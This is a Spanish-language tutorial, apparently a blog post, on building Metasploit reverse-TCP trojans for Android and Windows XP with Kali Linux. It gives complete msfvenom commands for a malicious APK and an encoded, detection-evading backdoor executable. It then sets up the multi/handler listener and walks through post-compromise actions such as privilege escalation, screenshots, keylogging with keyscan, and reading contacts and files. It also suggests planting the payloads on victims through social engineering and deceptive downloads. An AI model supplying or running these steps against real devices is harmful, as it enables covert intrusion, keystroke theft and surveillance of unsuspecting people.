Como hacer un ataque mediante conexión reversa TCP con Kali Linux

Introducción interesante (Si ya te crees listo no la leas)

En este post vamos a explicar como hacer un ataque desde un ordenador a un dispositivo Android y a un Windows XP remotamente (Mediante una conexión TCP/IP) fuera de nuestra red local. Para ello vamos a necesitar un equipo con un sistema operativo kali linux, conexión a internet y un dispositivo de almacenamiento (Una memoria USB) en el caso de windows XP. Para vulnerar estos dispositivos lo hemos hecho con Troyano, que es un programa malicioso que lo que hace es una conexión reversa TCP/IP siempre que la victima este infectada.

Este archivo malicioso debe ocultarse de alguna forma en nuestra víctima, generalmente para insertar este tipo de archivos se procede mediante ingeniería social, banners, descarga de archivos de fuentes no fiables, publicidad engañosa etc…

Para entender todo lo que viene debajo de esta introducción debemos entender que existen diferentes capas de comunicación en las redes. Existen las siguientes capas: física, enlace de datos, red, transporte, presentación y aplicación.

Nosotros vamos a trabajar sobre la capa de Transporte, la cual usa los protocolos TCP/IP y UDP. Generalmente, los intercambios de paquetes se realizan sobre protocolo TCP/IP dado que es más seguro. TCP es más seguro que UDP dado que realiza una “comprobación” para establecer la comunicación de paquetes. Esta “comprobación” se compone de 3 mensajes, uno de petición del equipo interesado, una respuesta del segundo y una última respuesta del primero. Si uno de estos mensajes fallase, no se establecería comunicación.

UDP es más rápido que TCP, sin embargo, no garantiza que el mensaje llegue al destino dado que no “establece” la comunicación y simplente inserta en el datagrama la dirección que está solicitando comunicación.

Para vulnerar un dispositivo Android

Para vulnerar un dispositivo Android lo primero que tenemos que hacer es abrir nuestra terminal nos ponemos en root y actualizamos todos los repositorios de kali linux con **apt-get update**


Empezamos creando un archivo malicioso tipo PAYLOAD con el programa msfvenom, con el siguiente comando:

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=("IP DE NUESTRA MAQUINA
ATACANTE") LPORT=("PUERTO DE SALIDA" en este caso usaremos 4444") R >
```

```
nombredelvirus.apk
```

msfvenom: programa que estamos usando para hacer el PAYLOAD **-p**: tipo payload Carga útil

Y especificamos el tipo de dispositivo, android en nuestro caso, y indicamos que queremos una conexión reversa tipo TCP. Le indicamos el nombre del archivo malicioso que queramos y lo determinamos como .apk porque es para android.



Se creara un archivo .apk en nuestra carpeta de home.

Abrimos otra terminal y escribimos **msfconsole**.

Esta es la consola de escucha que vamos a usar cuando tengamos nuestro dispositivo infectado, tarda un poco en cargar. Esta consola tiene por defecto ya el software que va a convertir nuestros archivos para establecer un enlace TCP reverse, actualmente es: metasploit v4.16.6-dev


Una vez abierto el programa escribimos: **use multi/handler**, que es nuestra opción de escucha.

Seteamos valores

Ahora seteamos todos los valores necesarios para establecer la conexión con nuestro dispositivo atacante.

```
set PAYLOAD android/meterpreter/reverse_tcp
set LHOST "MI DIRECCIÓN IP"
set LPORT "4444"
```

Escribimos show options para saber si lo tenemos bien configurado.



Y obtenemos el logro ejecutando **exploit**. A partir de ese momento nuestro ordenador atacante entrara en escucha esperando a que la aplicación maliciosa se ejecute.

Ahora con el archivo.apk que creamos con anterioridad lo insertamos en dispositivo android que queremos infectar, se puede hacer de muchas formas mediante ingenieria social pero en mi caso simplemente he copiado y he pegado el archivo en una carpeta accesible.

Una vez en el telefono localizamos nuestro archivo.apk y lo instalamos y lo abrimos.

En ese momento nuestro ordenador atacante “escuchara” la solicitud y abrira una sesion.

Para abrir la sesión escribimos **sessions x**, siendo x el numero de nuestra sesion.

Una vez abierta escribimos **help** para ver los diferentes comandos que podemos usar, como usar la camara, mirar los contactos del telefono…

Si queremos acceder a los archivos que contienen ese dispositivo abrimos una consola mediante el comando “**shell**”.

Después de eso podemos listar los archivos del teléfono con **ls** y ver todos los archivos que contiene como si fuera un terminal.

PARA WINDOWS XP

Para Windows XP vamos a crear otro troyano pero de una forma diferente. Lo que vamos a hacer es crear un archivo que tenga ciertas interaciones que puedan impedir que lo puedan localizar.

Para ello abrimos una terminal y escribimos:

```
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp
LHOST="NUESTRA IP" LPORT="4444" -b "\x00" -e x86/shikata_ga_nai -i 3 -f exe
-o backdoor_xp.exe
```

msfvenom es el progama que usamos para hacer el payload.

-a es la arquitectura que tenemos que especificarle para que funcione, en este caso x86 e indicamos la plataforma, que es windows.


-p especificamos la ruta del payload como conexión reversa.

“\00” -e le especeficamos el encoder que nos va a crear las interaciones en nuestro archivo.

-i numero de interaciones.

-f formato del archivo que queramos crear en Windows.

-o guardamos el payload como “nombre del archivo”.



Ahora se nos creará el archivo en root y tenemos que infectar a nuestro ordenador mediante ingenieria social, pero en mi caso lo hemos hecho directamente pegando el archivo en un ordenador pasandolo con una memoria USB.

Una vez infectado, el usuario abrira el archivo infectado y abrira una sesion en nuestra consola de metaesploid (msfconsole).

Ejecutamos el: use multi/handler (el modo escucha)y seteamos los valores del PAYLOAD, LHOST y LPORT.

Seteamos valores

En el caso del PAYLOAD tenemos que especificarle que es un WINDOWS.

```
set PAYLOAD   windows/meterpreter/reverse_tcp
set LHOST   (IP DE ATACANTE)
set LPORT   (IP DE PUERTO en este caso 4444)
```

Ejecutamos **show options** para verificar que lo tenemos bien seteado.

Y ejecutamos el **exploit** para entrar en escucha.

Abrimos la sesion con el comando: **sessions x** siendo x el numero de la sesion.

Lo primero es asegurarnos de que tenemos poderes con el comando “getsystem”. Si lo conseguimos tendremos derechos de administrador en el equipo infectado. Podemos ejecutar sysinfo para ver las especificaciones del equipo victima.

Algunos comandos que podemos hacer:

Ejecutar screenshot para hacerle un pantallazo.

Ejecutar “keyscan_start” .

A partir de este momento todo lo que escriba el ordenador infectado lo va a reconocer el atacante.

Ejecutar keyscan_dump crea un archivo de texto que recopila todo lo que haya escrito la victima despues de que se haya ejecutado el keyscan_start. Se guarda en la carpeta de root.

Ejecutar keyscan_stop para detener la recopilacion del teclado victima.

Ejecutar ps para ver todos los procesos del equipo victima.

Ejecutar kill PID (PID es el numero del proceso) para matar un proceso.

Ejecutar el comando help para mas comandos.

Con esto terminamos nuestro troyano, dejamos su uso responsable para el que QUIERA APRENDER. No me hago responsable de posible actos delictivos a terceros.